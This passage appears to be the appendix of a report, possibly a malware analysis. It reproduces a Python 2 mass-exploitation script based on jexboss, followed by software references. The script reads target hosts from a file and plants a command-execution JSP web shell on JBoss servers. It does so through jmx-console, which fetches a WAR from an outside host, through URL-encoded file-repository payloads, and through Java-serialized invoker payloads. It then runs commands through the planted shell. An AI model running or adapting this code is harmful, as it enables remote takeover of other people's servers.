            conn.close()
        except:
            path[i] = 505

    return path


def autoExploit(url, type):
    result = 505
    re = False
    if type == 'jmx-console':
        result = exploitJmxConsoleFileRepository(url)
        if result != 200 and result != 500:
            result = exploitJmxConsoleMainDeploy(url)
```

```
    elif type == 'web-console':
        result = exploitWebConsoleInvoker(url)
    elif type == 'JMXInvokerServlet':
        result = exploitJMXInvokerFileRepository(url)
    if result == 200 or result == 500:
        resp = shell_http(url, type)
        if resp:
            print resp
            re = True
    return re


def shell_http(url, type):
    if type == 'jmx-console' or type == 'web-console':
        path = '/jbossass/jbossass.jsp?'
    elif type == 'JMXInvokerServlet':
        path = '/shellinvoker/shellinvoker.jsp?'
    resp = ''
    print ' * - - - - - - - - - - - - - - - - - - - - LOL - - - - - - - - - - - - - - - - - - - - * \n'
    print ' * ' + url + ': \n'
    headers = {'User-Agent': 'jexboss'}
    cmd = 'whoami'
    conn = getConnection(url)
    try:
        cmd = urlencode({'ppp': cmd})
        conn.request('GET', path + cmd, '', headers)
        resp += ' ' + conn.getresponse().read().split('>')[1]
    except:
        pass

    conn.close()
    return resp


def exploitJmxConsoleMainDeploy(url):
    jsp = 'http://www.joaomatosf.com/rnp/jbossass.war'
    payload = '/jmx-console/HtmlAdaptor?action=invokeOp&name=jboss.system:service=MainDeployer&methodIndex=19&arg0=' +
jsp
    conn = getConnection(url)
    try:
        conn.request('HEAD', payload)
        result = conn.getresponse().status
    except:
        pass

    conn.close()
    return getSuccessfully(url, '/jbossass/jbossass.jsp')


def exploitJmxConsoleFileRepository(url):
    jsp = '%3C%25%40%20%70%61%67%65%20%69%6D%70%6F%72%74%3D%22%6A%61%76%61%2E%75%74%69%6C%2E%2A%2C%6A%61%76%61%2E
%69%6F%2E%2A%22%25%3E%3C%70%72%65%3E%3C%25%20%69%66%20%28%72%65%71%75%65%73%74%2E%67%65%74%50%61%72%61%6D
%65%74%65%72%28%22%70%70%70%22%29%20%21%3D%20%6E%75%6C%6C%20%26%26%20%72%65%71%75%65%73%74%2E
%67%65%74%48%65%61%64%65%72%28%22%75%73%65%72%2D%61%67%65%6E%74%22%29%2E%65%71%75%61%6C%73%28%22%6A%65%78%62%6F
%73%73%22%29%29%20%7B%20%50%72%6F%63%65%73%73%20%70%20%3D%20%52%75%6E%74%69%6D%65%2E%67%65%74%52%75%6E%74%69%6D
%65%28%29%2E%65%78%65%63%28%72%65%71%75%65%73%74%2E%67%65%74%50%61%72%61%6D%65%74%65%72%28%22%70%70%70%22%29%29%3B
%20%44%61%74%61%49%6E%70%75%74%53%74%72%65%61%6D%20%64%69%73%20%3D%20%6E%65%77%20%44%61%74%61%49%6E
%70%75%74%53%74%72%65%61%6D%28%70%2E%67%65%74%49%6E%70%75%74%53%74%72%65%61%6D%28%29%29%3B%20%53%74%72%69%6E
%67%20%64%69%73%72%20%3D%20%64%69%73%2E%72%65%61%64%4C%69%6E%65%28%29%3B%20%77%68%69%6C
%65%20%28%20%64%69%73%72%20%21%3D%20%6E%75%6C%6C%20%29%20%7B%20%6F%75%74%2E%70%72%69%6E%74%6C%6E%28%64%69%73%72%29%3B
%20%64%69%73%72%20%3D%20%64%69%73%2E%72%65%61%64%4C%69%6E%65%28%29%3B%20%7D%20%7D%25%3E'
    payload = '/jmx-console/HtmlAdaptor?
action=invokeOpByName&name=jboss.admin:service=DeploymentFileRepository&methodName=store&argType=java.lang.String&arg0
=jbossass.war&argType=java.lang.String&arg1=jbossass&argType=java.lang.String&arg2=.jsp&argType=java.lang.String&arg3=
' + jsp + '&argType=boolean&arg4=True'
    conn = getConnection(url)
    try:
        conn.request('HEAD', payload)
        result = conn.getresponse().status
    except:
        pass

    conn.close()
    return getSuccessfully(url, '/jbossass/jbossass.jsp')


def exploitJMXInvokerFileRepository(url):
```

```
    payload =
'\xac\xed\x00\x05sr\x00)org.jboss.invocation.MarshalledInvocation\xf6\x06\x95\'A>\xa4\xbe\x0c\x00\x00xppw\x08x\x94\x98
G\xc1\xd0S\x87sr\x00\x11java.lang.Integer\x12\xe2\xa0\xa4\xf7\x81\x878\x02\x00\x01I\x00\x05valuexr\x00\x10java.lang.Nu
mber\x86\xac\x95\x1d\x0b\x94\xe0\x8b\x02\x00\x00\x00xp\xe3,`\xe6sr\x00$org.jboss.invocation.MarshalledValue\xea\xcc\xe0\xd
1\xf4J\xd0\x99\x0c\x00\x00\x00xpz\x00\x00\x02\xc6\x00\x00\x00\x02\xbe\xac\xed\x00\x05ur\x00\x13[Ljava.lang.Object;\x90\xceX\x9
f\x10s)l\x02\x00\x00\x00xp\x00\x00\x00\x04sr\x00\x1bjavax.management.ObjectName\x0f\x03\xa7\x1b\xebm\x15\xcf\x03\x00\x00\x00xp
t\x00,jboss.admin:service=DeploymentFileRepositoryxt\x00\x05storeuq\x00~\x00\x00\x00\x00\x00\x00\x05t\x00\x10shellinvoker.
wart\x00\x0cshellinvokert\x00\x04.jspt\x01y<%@ page import="java.util.*,java.io.*"%><pre><
%if(request.getParameter("ppp") != null && request.getHeader("user-agent").equals("jexboss") ) { Process p =
Runtime.getRuntime().exec(request.getParameter("ppp")); DataInputStream dis = new DataInputStream(p.getInputStream());
String disr = dis.readLine(); while ( disr != null ) { out.println(disr); disr = dis.readLine(); } }
%>sr\x00\x11java.lang.Boolean\xcd
r\x80\xd5\x9c\xfa\xee\x02\x00\x01Z\x00\x05valuexp\x01ur\x00\x13[Ljava.lang.String;\xad\xd2V\xe7\xe9\x1d{G\x02\x00\x00xp\x00\x00\x00\x05t\x00\x10java.lang.Stringq\x00~\x00\x0fq\x00~\x00\x0fq\x00~\x00\x0ft\x00\x07booleancy\xb8\x87xw\x08\x00\x00\x00\x00\x00\x00\x00\x00\x01sr\x00"org.jboss.invocation.InvocationKey\xb8\xfbr\x84\xd7\x93\x85\xf9\x02\x00\x01I\x00\x07ordinalxp\x00\x00\x00\x04px'
    conn = getConnection(url)
    try:
        headers = {'Content-Type': 'application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue',
         'Accept': 'text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2'}
        conn.request('POST', '/invoker/JMXInvokerServlet', payload, headers)
        response = conn.getresponse()
        result = response.status
        if result == 401:
            print '   Retrying...'
            conn.close()
            conn.request('HEAD', '/invoker/JMXInvokerServlet', payload, headers)
            response = conn.getresponse()
            result = response.status
        if response.read().count('Failed') > 0:
            result = 505
    except:
        pass

    conn.close()
    return getSuccessfully(url, '/shellinvoker/shellinvoker.jsp')


def exploitWebConsoleInvoker(url):
    payload =
'\xac\xed\x00\x05sr\x00.org.jboss.console.remote.RemoteMBeanInvocation\xe0O\xa3zt\xae\x8d\xfa\x02\x00\x04L\x00\naction
Namet\x00\x12Ljava/lang/String;[\x00\x06paramst\x00\x13[Ljava/lang/Object;
[\x00\tsignaturet\x00\x13[Ljava/lang/String;L\x00\x10targetObjectNamet\x00\x1dLjavax/management/ObjectName;xpt\x00\x06
deployur\x00\x13[Ljava.lang.Object;\x90\xceX\x9f\x10s)l\x02\x00\x00xp\x00\x00\x00\x01t\x00*http://www.joaomatosf.com/r
np/jbossass.warur\x00\x13[Ljava.lang.String;\xad\xd2V\xe7\xe9\x1d{G\x02\x00\x00xp\x00\x00\x00\x01t\x00\x10java.lang.St
ringsr\x00\x1bjavax.management.ObjectName\x0f\x03\xa7\x1b\xebm\x15\xcf\x03\x00\x00xpt\x00!
jboss.system:service=MainDeployerx'
    conn = getConnection(url)
    try:
        headers = {'Content-Type': 'application/x-java-serialized-object;
class=org.jboss.console.remote.RemoteMBeanInvocation',
         'Accept': 'text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2'}
        conn.request('POST', '/web-console/Invoker', payload, headers)
        response = conn.getresponse()
        result = response.status
        if result == 401:
            print '   Retrying...'
            conn.close()
            conn.request('HEAD', '/web-console/Invoker', payload, headers)
            response = conn.getresponse()
            result = response.status
    except:
        pass

    conn.close
    return getSuccessfully(url, '/jbossass/jbossass.jsp')


def clear():
    if os.name == 'posix':
        os.system('clear')
    elif os.name == ('ce', 'nt', 'dos'):
        os.system('cls')


def checkArgs(args):
    if len(args) < 2 or args[1].count('.') < 1:
```

```
        return (1, 'You must provide the host name or IP address you want to test.')
    elif len(args[1].split('://')) == 1:
        return (2, 'Changing address "%s" to "http://%s"' % (args[1], args[1]))
    elif args[1].count('http') == 1 and args[1].count('.') > 1:
        return (0, '')
    else:
        return (1, 'Par\xc3\xa2metro inv\xc3\xa1lido')


def run(url):
    url = ''.join(['http://', url])
    mapResult = checkVul(url)
    flag = False
    for i in ['jmx-console', 'web-console', 'JMXInvokerServlet']:
        if mapResult[i] == 200 or mapResult[i] == 500:
            flag = autoExploit(url, i)
        if flag:
            return


def multi(q):
    while True:
        target = q.get()
        print '$'
        mylock.acquire()
        run(target)
        mylock.release()
        q.task_done()


if __name__ == '__main__':
    f = file('jboss.txt', 'r')
    q = Queue()
    for i in range(THREADS):
        t = Thread(target=multi, args=(q,))
        t.setDaemon(True)
        t.start()

    url = f.readline()
    while url:
        q.put(url.replace('\n', ''))
        url = f.readline()

    f.close()
    q.join()
```

Software References

DB Browser for sqlite3

http://sqlitebrowser.org/

Windivert:

https://www.reqrypt.org/windivert.html

Embedding Python in C++

https://docs.Python.org/2/extending/extending.html

JBoss veri□cation and exploitation tool

https://github.com/joaomatosf/jexboss

JBoss AS 3, 4, 5, 6 - Remote Command Execution
https://www.exploit-db.com/exploits/36575/

JBoss application server
https://www.jboss.org